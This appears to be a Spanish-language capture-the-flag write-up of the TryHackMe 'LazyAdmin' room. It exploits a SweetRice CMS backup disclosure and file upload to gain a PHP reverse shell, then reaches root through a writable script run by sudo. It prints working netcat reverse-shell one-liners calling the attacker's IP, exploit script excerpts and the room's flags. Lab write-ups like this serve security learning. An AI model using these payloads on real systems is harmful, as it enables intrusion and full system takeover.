

Resolución de Laboratorio

LazyAdmin

Explotación de un CMS SweetRice vulnerable a través de backup disclosure y carga arbitraria de archivos, seguida de escalada de privilegios local a root mediante un binario con permisos SUID mal configurados.


URL: <https://tryhackme.com/room/lazyadmin>

Writeup por Jenrrisinho

Mediante un nmap y se visualiza el puerto 80 está abierto.

```
(root@kali)-[~]
# nmap -sV 10.64.129.224
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 05:39 EST
Nmap scan report for 10.64.129.224
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.34 seconds
```



10.64.129.224

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/Index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

Procedemos a buscar posibles carpetas ocultas con “wfuzz”:

```
wfuzz -L -t 100 --sc 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
http://10.64.129.224/FUZZ
```


```
(root@kali)~# wfuzz -L -t 100 --sc 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://10.64.129.224/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.64.129.224/FUZZ
Total requests: 220560

ID      Response  Lines  Word  Chars  Payload
-----
000000001: 200      375 L  968 W  11321 Ch  "# directory-list-2.3-medium.txt"
000000003: 200      375 L  968 W  11321 Ch  "# Copyright 2007 James Fisher"
000000007: 200      375 L  968 W  11321 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000012: 200      375 L  968 W  11321 Ch  "# on atleast 2 different hosts"
000000013: 200      375 L  968 W  11321 Ch  "#"
000000008: 200      375 L  968 W  11321 Ch  "# or send a letter to Creative Commons, 171 Second Street,"
000000014: 200      375 L  968 W  11321 Ch  "http://10.64.129.224/"
000000009: 200      375 L  968 W  11321 Ch  "# Suite 300, San Francisco, California, 94105, USA."
000000010: 200      375 L  968 W  11321 Ch  "#"
000000011: 200      375 L  968 W  11321 Ch  "# Priority ordered case sensitive list, where entries were found"
000000002: 200      375 L  968 W  11321 Ch  "#"
000000005: 200      375 L  968 W  11321 Ch  "# This work is licensed under the Creative Commons"
000000004: 200      375 L  968 W  11321 Ch  "#"
000000006: 200      375 L  968 W  11321 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000075: 200      35 L  151 W  2199 Ch  "content"
000045240: 200      375 L  968 W  11321 Ch  "http://10.64.129.224/"

Total time: 0
Processed Requests: 220560
Filtered Requests: 220544
Requests/sec.: 0
```

La entrada válida “/content/” nos da la pista de SweetRice:



Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

Ahora para buscar una subcarpeta de la subcarpeta “/content/” usamos wfuzz otra vez:

```
wfuzz -L -t 100 --sc 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://10.64.129.224/content/FUZZ
```


```
(root@kali)~# wfuzz -L -t 100 --sc 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://10.64.129.224/content/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.64.129.224/content/FUZZ
Total requests: 220560
```

ID	Response	Lines	Word	Chars	Payload
000000001:	200	35 L	151 W	2199 Ch	"# directory-list-2.3-medium.txt"
000000003:	200	35 L	151 W	2199 Ch	"# Copyright 2007 James Fisher"
000000006:	200	35 L	151 W	2199 Ch	"# Attribution-Share Alike 3.0 License. To view a copy of this"
000000014:	200	35 L	151 W	2199 Ch	"http://10.64.129.224/content/"
000000011:	200	35 L	151 W	2199 Ch	"# Priority ordered case sensitive list, where entries were found"
000000007:	200	35 L	151 W	2199 Ch	"# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000009:	200	35 L	151 W	2199 Ch	"# Suite 300, San Francisco, California, 94105, USA."
000000013:	200	35 L	151 W	2199 Ch	"#"
000000008:	200	35 L	151 W	2199 Ch	"# or send a letter to Creative Commons, 171 Second Street,"
000000005:	200	35 L	151 W	2199 Ch	"# This work is licensed under the Creative Commons"
000000004:	200	35 L	151 W	2199 Ch	"#"
000000002:	200	35 L	151 W	2199 Ch	"#"
000000012:	200	35 L	151 W	2199 Ch	"# on atleast 2 different hosts"
000000010:	200	35 L	151 W	2199 Ch	"#"
000000016:	200	28 L	174 W	3444 Ch	"images"
000000953:	200	20 L	103 W	1777 Ch	"js"
000002190:	200	44 L	352 W	6685 Ch	"inc"
000003320:	200	113 L	252 W	3669 Ch	"as"
000003601:	200	16 L	60 W	964 Ch	"_themes"
000003808:	200	15 L	49 W	774 Ch	"attachment"
000045240:	200	35 L	151 W	2199 Ch	"http://10.64.129.224/content/"

Una de las salidas sería “as”, entonces ingresamos la URL completa:

```
http://10.64.129.224/content/as/
```



No sabes que versión tiene de SweetRice así que tocará indagar para descubrir.

(root@kali)-[~]
searchsploit sweetrice

Exploit Title	Path
SweetRice 0.5.3 - Remote File Inclusion	php/webapps/10246.txt
SweetRice 0.6.7 - Multiple Vulnerabilities	php/webapps/15413.txt
SweetRice 1.5.1 - Arbitrary File Download	php/webapps/40698.py
SweetRice 1.5.1 - Arbitrary File Upload	php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure	php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery	php/webapps/40692.html
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution	php/webapps/40700.html
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload	php/webapps/14184.txt

Shellcodes: No Results

Tenemos que en la versión SweetRice 1.5.1 - Backup Disclosure, se menciona que podemos tener acceso al backup de mysql.

/usr/share/exploitdb/exploits/php/webapps/40718.txt - Mousepad

File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.

1 Title: SweetRice 1.5.1 - Backup Disclosure
2 Application: SweetRice
3 Versions Affected: 1.5.1
4 Vendor URL: http://www.basic-cms.org/
5 Software URL: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
6 Discovered by: Ashiyane Digital Security Team
7 Tested on: Windows 10
8 Bugs: Backup Disclosure
9 Date: 16-Sept-2016
10
11
12 Proof of Concept :
13
14 You can access to all mysql backup and download them from this directory.
15 http://localhost/inc/mysql_backup
16
17 and can access to website files backup from:
18 http://localhost/SweetRice-transfer.zip

Comprobamos si nos deja entrar.

← → ↺ 🏠 🔍 10.64.129.224/content/inc/mysql_backup/ 150% ☆ 📄 ⬇

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Index of /content/inc/mysql_backup

Name	Last modified	Size	Description
🔗 Parent Directory		-	
🔗 mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	

Apache/2.4.18 (Ubuntu) Server at 10.64.129.224 Port 80

Podemos deducir que es la versión SweetRice 1.5.1 así que descargamos el .sql y usando mousepad lo leemos.


```
Warning: you are using the root account. You may harm your system.

74 content mediumtext NOT NULL,
75 `date` int(10) NOT NULL,
76 PRIMARY KEY (`id`),
77 UNIQUE KEY `name` (`name`)
78 ) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
79 14 => 'INSERT INTO `%-_%_options` VALUES('\1', '\global_setting', '\a:17:
{s:4: \\"name\\"";s:25: \\"Lazy Admin&#039;s Website\\"";s:6: \\"author\
";s:10: \\"Lazy Admin\\"";s:5: \\"title\\"";s:0: \\"\\\"";s:8: \\"keywords\
";s:8: \\"Keywords\\"";s:11: \\"description\\"";s:11: \\"Description\\"";s:5: \
"admin\\"";s:7: \\"manager\\"";s:6: \\"passwd\\"";s:32: \
"42f749ade7f9e195bf475f37a44cafcbb\\"";s:5: \\"close\\"";i:1;s:9: \\"close_tip\
";s:454: \\"<p>Welcome to SweetRice - Thank your for install SweetRice as
your website management system.</p><h1>This site is building now , please
come late.</h1><p>If you are the webmaster, please go to Dashboard ->
General -> Website setting </p><p>and uncheck the checkbox \\"Site close\\"
to open your website.</p><p>More help at <a href= \\"http://www.basic-
cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\\">Tip for
Basic CMS SweetRice installed</a></p>\\"";s:5: \\"cache\\"";i:0;s:13: \
"cache_expired\\"";i:0;s:10: \\"user_track\\"";i:0;s:11: \\"url_rewrite\
";i:0;s:4: \\"logo\\"";s:0: \\"\\\"";s:5: \\"theme\\"";s:0: \\"\\\"";s:4: \\"lang\
";s:9: \\"en-us.php\\"";s:11: \\"admin_email\\"";N;}}', '\1575023409\');',
80 15 => 'INSERT INTO `%-_%_options` VALUES('\2', '\categories', '\1'
```

Si revisamos la contraseña es un hash de 32 caracteres, quiá sea MD5 así que en crackstation.net crackeamos el hash, así logramos obtener la contraseña:

Enter up to 20 non-salted hashes, one per line:

42f749ade7f9e195bf475f37a44cafcb




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123

Color Codes: Exact match. Partial match. Not found.

Y podemos logearnos:



Ahora podemos hacer uso de la vulnerabilidad SweetRice 1.5.1 – Arbitrary File Upload. La idea es cargar un archivo php de revershell usando “/usr/share/webshells/php/php-reverse-shell.php” como exploit (esta viene por default en Kali Linux).

```

/usr/share/exploitdb/exploits/php/webapps/40716.py - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
28 | > SweetRice 1.5.1 Unrestricted File Upload
29 | > Script Cod3r : Ehsan Hosseini
30 | +-----+
31 | '''
32 |
33 | print(banner)
34 |
35 |
36 | # Get Host & User & Pass & filename
37 | host = input("Enter The Target URL(Example : localhost.com) : ")
38 | username = input("Enter Username : ")
39 | password = input("Enter Password : ")
40 | filename = input("Enter FileName (Example: .htaccess, shell.php5, index.html) : ")
41 | file = {'upload[]': open(filename, 'rb')}
42 |
43 | payload = {
44 |     'user': username,
45 |     'passwd': password,
46 |     'rememberMe': ''
47 | }
48 |
```

Hacemos una copia de este y lo editamos, donde deberemos cambiar la ip y el puerto, a su vez usar una terminal netcat aparte para escuchar, por ejemplo:

`nc -lvnp 5555`

```
(root@kali)-[~]
# cp /usr/share/webshells/php/php-reverse-shell.php ~/Downloads/shell.php5

(root@kali)-[~]
# nano ~/Downloads/shell.php5
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.134.46'; // CHANGE THIS
$port = 5555; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
(root@kali)-[~]
# cd ~/Downloads

(root@kali)-[~/Downloads]
# searchsploit -m 40716
Exploit: SweetRice 1.5.1 - Arbitrary File Upload
URL: https://www.exploit-db.com/exploits/40716
Path: /usr/share/exploitdb/exploits/php/webapps/40716.py
Codes: N/A
Verified: True
File Type: Python script, ASCII text executable
Copied to: /root/Downloads/40716.py

(root@kali)-[~/Downloads]
# python3 40716.py
```

Nos mandará a otra ventana donde ponemos los datos correspondientes

```
+-----+
|  _____  _____  _____  _____  _____  _____  _____  |
| /_____ \ /_____ \ /_____ \ /_____ \ /_____ \ /_____ \ /_____ \ |
|          V          V          V          V          V          V          V    |
|  > SweetRice 1.5.1 Unrestricted File Upload                                     |
|  > Script Cod3r : Ehsan Hosseini                                           |
+-----+

Enter The Target URL(Example : localhost.com) : 10.64.129.224/content
Enter Username : manager
Enter Password : Password123
Enter FileName (Example:.htaccess,shell.php5,index.html) : shell.php5
[+] Sending User&Pass ...
[+] Login Succssfully ...
[+] File Uploaded ...
[+] URL : http://10.64.129.224/content/attachment/shell.php5
```

Y al abrir <http://10.64.129.224/content/attachment/shell.php5> se quedará cargando, nosotros en ese momento volvemos a donde teníamos

`nc -lvnp 5555`

Y veremos que se conectó, consiguiendo la shell

```
(root@kali)-[~/Downloads]
# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.134.46] from (UNKNOWN) [10.64.129.224] 60212
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
13:31:38 up 1:08, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@THM-Chal:/$ ls
ls
bin    dev    initrd.img      lost+found  opt     run    srv    usr      vmlinuz.old
boot   etc    initrd.img.old  media       proc    sbin   sys    var
cdrom  home  lib             mnt         root    snap   tmp    vmlinuz
www-data@THM-Chal:/$
```

Primera flag: user.txt

```
www-data@THM-Chal:/$ cd home
cd home
www-data@THM-Chal:/home$ ls
ls
itguy
www-data@THM-Chal:/home$ cd itguy
cd itguy
www-data@THM-Chal:/home/itguy$ ls -l
ls -l
total 56
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Desktop
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Documents
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Downloads
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Music
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Pictures
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Public
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Templates
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Videos
-rw-r--r-x 1 root root 47 Nov 29 2019 backup.pl
-rw-r--r-- 1 itguy itguy 8980 Nov 29 2019 examples.desktop
-rw-rw-r-- 1 itguy itguy 16 Nov 29 2019 mysql_login.txt
-rw-rw-r-- 1 itguy itguy 38 Nov 29 2019 user.txt
www-data@THM-Chal:/home/itguy$ cat user.txt
cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
www-data@THM-Chal:/home/itguy$
```

Evidenciamos el archivo “backup.pl” está escrito en perl y ejecuta el script de shell copy.sh usando el interprete sh:

```
www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

rm /tmp/f; mkfifo /tmp/f; : Borra un archivo temporal llamado “f” y crea uno nuevo tipo **FIFO** (una tubería con nombre). Esto sirve para conectar la entrada y salida de datos de forma persistente.

cat /tmp/f | /bin/sh -i 2>&1 : Toma lo que entra a la tubería, se lo envía a una terminal interactiva (/bin/sh -i) y redirige los errores (2>&1) hacia el mismo canal.

nc 192.168.0.190 5554 > /tmp/f : Usa **Netcat (nc)** para conectarse de forma remota a la dirección IP 192.168.0.190 en el puerto 5554. Y todo lo que la persona de esa

IP escriba se enviará de vuelta a la tubería /tmp/f para ejecutarse en la máquina donde corre la página web.

Ahora lo que hacemos es borrar lo que hay en ese copy.sh y pondremos nuestro código malicioso. Cambiaremos y pondremos nuestra IP y el puerto (donde tengamos el listener por ejemplo *nc -lvnp 6666*) para que todo lo que se escriba se enviará de vuelta a la tubería /tmp/f para ejecutarse en la máquina donde corre la página web.

```
www-data@THM-Chal:/home/itguy$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.134.46 6666 >/tmp/f" > /etc/copy.sh
< -i 2>&1|nc 192.168.134.46 6666 >/tmp/f" > /etc/copy.sh
www-data@THM-Chal:/home/itguy$ cd /home/itguy
cd /home/itguy
www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl
```

Al ejecutar “sudo -l” vemos que tenemos permisos para correr /usr/bin/perl /home/itguy/backup.pl como root (ALL) sin contraseña (NOPASSWD)

```
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$
```

Y comprobamos en el listener con whoami que somos root:

Segunda flag: root.txt

```
(root@kali)-[~/Downloads]
# nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.134.46] from (UNKNOWN) [10.64.129.224] 39806
# whoami
root
# cat /root/root.txt
THM
```